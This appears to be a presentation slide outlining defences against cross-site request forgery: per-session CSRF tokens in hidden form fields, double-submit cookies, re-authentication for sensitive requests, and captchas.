Available techniques

CSRF Token

Server generate random value

(unique for each session)

Put on a form

`<input type=hidden>`

Checked on submit

Double submit

Idem but…

Cookie instead of session

Variants

(ciphered / signed cookie)

Re-authentification

Re-ask for password

(for important requests only)

Captcha

Turing test

(painfull for humans)